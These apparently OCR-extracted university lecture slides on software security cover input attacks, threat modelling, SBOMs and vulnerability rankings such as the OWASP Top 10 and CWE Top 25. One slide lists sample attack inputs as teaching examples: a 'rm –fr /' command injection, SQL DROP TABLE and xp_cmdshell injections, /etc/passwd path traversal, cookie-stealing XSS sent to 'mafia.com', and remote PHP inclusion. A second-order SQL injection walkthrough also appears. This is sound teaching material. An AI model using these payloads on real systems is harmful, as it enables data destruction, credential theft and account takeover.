
Software Security

INPUT problems



Erik Poll

Digital Security

Radboud University Nijmegen

Overview: before mid-term break

Security vulnerabilities discussed so far

- Memory corruption
- Integer overflow
- Format string attacks
- OS command injection - in PREfast example

```
int execute( [SA_Pre(Tainted=SA_No)] char *buf) { return system(buf); }
```

- Deserialisation attacks
- TOCTOU aka race conditions aka non-atomic check and use

Countermeasures

- Static analysis/SAST: PREfast
- Dynamic analysis/DAST: fuzzing
- Safe programming languages
  - memory safety, type safety, immutability, visibility, …
- Compartmentalisation

This week & next week:
all the other security problems

- Brainstorm
- Classifications of security flaws
- Injection attacks
- The wider class of input attacks
- Secure input & output handling
  - Canonicalisation
  - Validation
  - Sanitisation aka filtering, escaping, encoding
  - Don't parse user input in the first place


Brainstorm:

Threat modelling

aka

Attacker modelling

How would you attack this web site?



Fun input to try

- Ridiculously long inputs to cause buffer overflows
  - or with lots of %x%x%x%x%x%x to trigger format string attacks
- OS command injection erik@ru.nl; rm –fr /
- SQL injection erik@ru.nl '; DROP TABLE Customers;--
  erik@ru.nl '; exec master.dbo.xp_cmdshell
- Path traversal http://company.nl/XYZ123?lang=../../etc/passwd
  http://company.nl/XYZ123?lang=../../../../dev/urandom
- Forced Browsing http://company.nl/XYZ123?uid=s000 , s001 etc.
- HTML injection & XSS eg via HTML input in the text field

  <html><img src="http://a.com/a.jpg" width ="999999999" height="999999999">

  <html> <script> …; img.src ="http://mafia.com/" + document.cookie</script>

  or via URL parameter

  http://company.nl/XYZ123/index.html?uid=s456&option=<script>...</script>
- Local or Remote PHP file injection

  http://company.nl/XYZ123/index.html?option=../../admin/menu.php%00

  http://company.nl/XYZ123/index.html?option=http://mafia.com/attack.php
- noSQL, LDAP, XML, SSI, XXE, OGNL, … injection

Fun files to upload


Just to DoS:

- zip or XML bomb
  - 40 Kb zip file can expands to 4GB when unzipped - aka zip of death
  - 1Kb XML file can expand to 3 GB when XML parser expands recursive definition as part of canonicalisation


To take over control in more interesting ways:

- .exe file
- malformed PDF file to exploit flaw in PDF viewer
- malformed XXX file to exploit flaw in XXX viewer
  - esp. for complex file formats with viewers in memory-unsafe languages
- Word or Excel document with macros
  - old-time favourite, but still works & still in use

Other attack vectors, besides these input possibilities?



Other attack vectors



Less obvious attack vectors:

- **Supply chain attacks**
- **Insider attacks**
- **Setting a fake copy of the website at `https://c0mpany.nl` to use in phishing attack**

Example supply chain attacks

LILY HAY NEWMAN SECURITY 09.11.2018 03:00 AM

How Hackers Slipped by British Airways' Defenses

Security researchers have detailed how a criminal hacking gang used just 22 lines of code to steal credit card data from hundreds of thousands of British Airways customers.

Ticketmaster Blames Third Party Over Data Breach

By Kevin Townsend on June 28, 2018

BRIAN BARRETT SECURITY 07.11.2019 06:00 AM

Hack Brief: A Card-Skimming Hacker Group Hit 17K Domains—and Counting

Magecart hackers are casting the widest possible net to find vulnerable ecommerce sites—but their method could lead to even bigger problems.

https://www.wired.com/story/magecart-amazon-cloud-hacks/

SBOM

Software Bill of Materials (SBOM) is an inventory of software components of some product

> "a complete, formally structured list of components, libraries, and modules that are required to build (i.e. compile and link) a given piece of software and the supply chain relationships between them. These components can be open source or proprietary, free or paid, and widely available or restricted access"

Goal: improved insight in supply chain & dependencies,

- to be aware of attack surface that the supply chain brings
- to manage patching
- …

Industry & government push to make SBOMs standard / mandatory

Threat modelling concepts

Attacker model / threat model = description of the bad things an attacker (aka *threat actor*) can do,

- Includes description of the attack surface, ie. set of attack vectors
- Sometimes also:
  - the resources & skills of the attacker (eg script kiddie vs NSA)
  - the motivation of the attacker: not just WHAT they can do, but also WHY they want to do this

Important first step – we which forgot here:


What are the things that we are (most) scared of?

I.e. what are the most important data & services?

- Aka the crown jewels
- WHY do we care about protecting this system?

Input attack terminology

Untrusted input travels as tainted data from source to sink




Sinks can be external API or an internal function / bug

Expect the unexpected!


Malicious input can come from unexpected, trusted sources

Go NULL Yourself
DEFCON 27 presentation by droogie

https://mashable.com/article/dmv-vanity-license-plate-def-con-backfire



2-nd order attacks



Example: 2nd order SQL injection

Suppose I want to access tanja's account

1. I register an account for myself with the name `tanja' --`
2. I log in as `tanja' --` and change my password
3. If the password change is done with the SQL statement

```
UPDATE users
   SET password='abcd1234'
 WHERE username='tanja' --' and password='abc'
```

then I have reset tanja's password

- Here `abcd1234` is user input, but the dangerous input comes from the server's own database, where it was injected earlier


The moral of the story: don't trust *any* input, not even data coming from sources you think can trust


Classifications of security vulnerabilities

Classifications & rankings of security flaws

Many proposals to categorise & rank common security vulnerabilities

- **OWASP Top 10**
- **SANS CWE Top 25**
- **24 Deadly Sins of Software Security**
- **Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors,**
  IEEE Security & Privacy 2005
- **The Seven Turrets of Babel: A Taxonomy of LangSec Errors and How to Expunge Them,**
  IEEE SecDev 2016
- …
- …






OWASP Top Ten

2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
A10:2021-Server-Side Request Forgery (SSRF)*

OWASP Top Ten



SANS CWE Top 25 [2021]

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

CVE, CWE, CRE

- CVE - Common *Vulnerability* Enumeration

https://cve.mitre.org

- CWE - Common *Weakness* Enumeration

https://cwe.mitre.org

Here weakness means 'type of security flaw'
NB this is very non-standard use of the term!

- CRE - Common *Requirement* Enumeration$_{\text{Beta}}$

https://www.opencre.org

Recent initiative to standardise names of security requirements & guidelines

Memory corruption?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
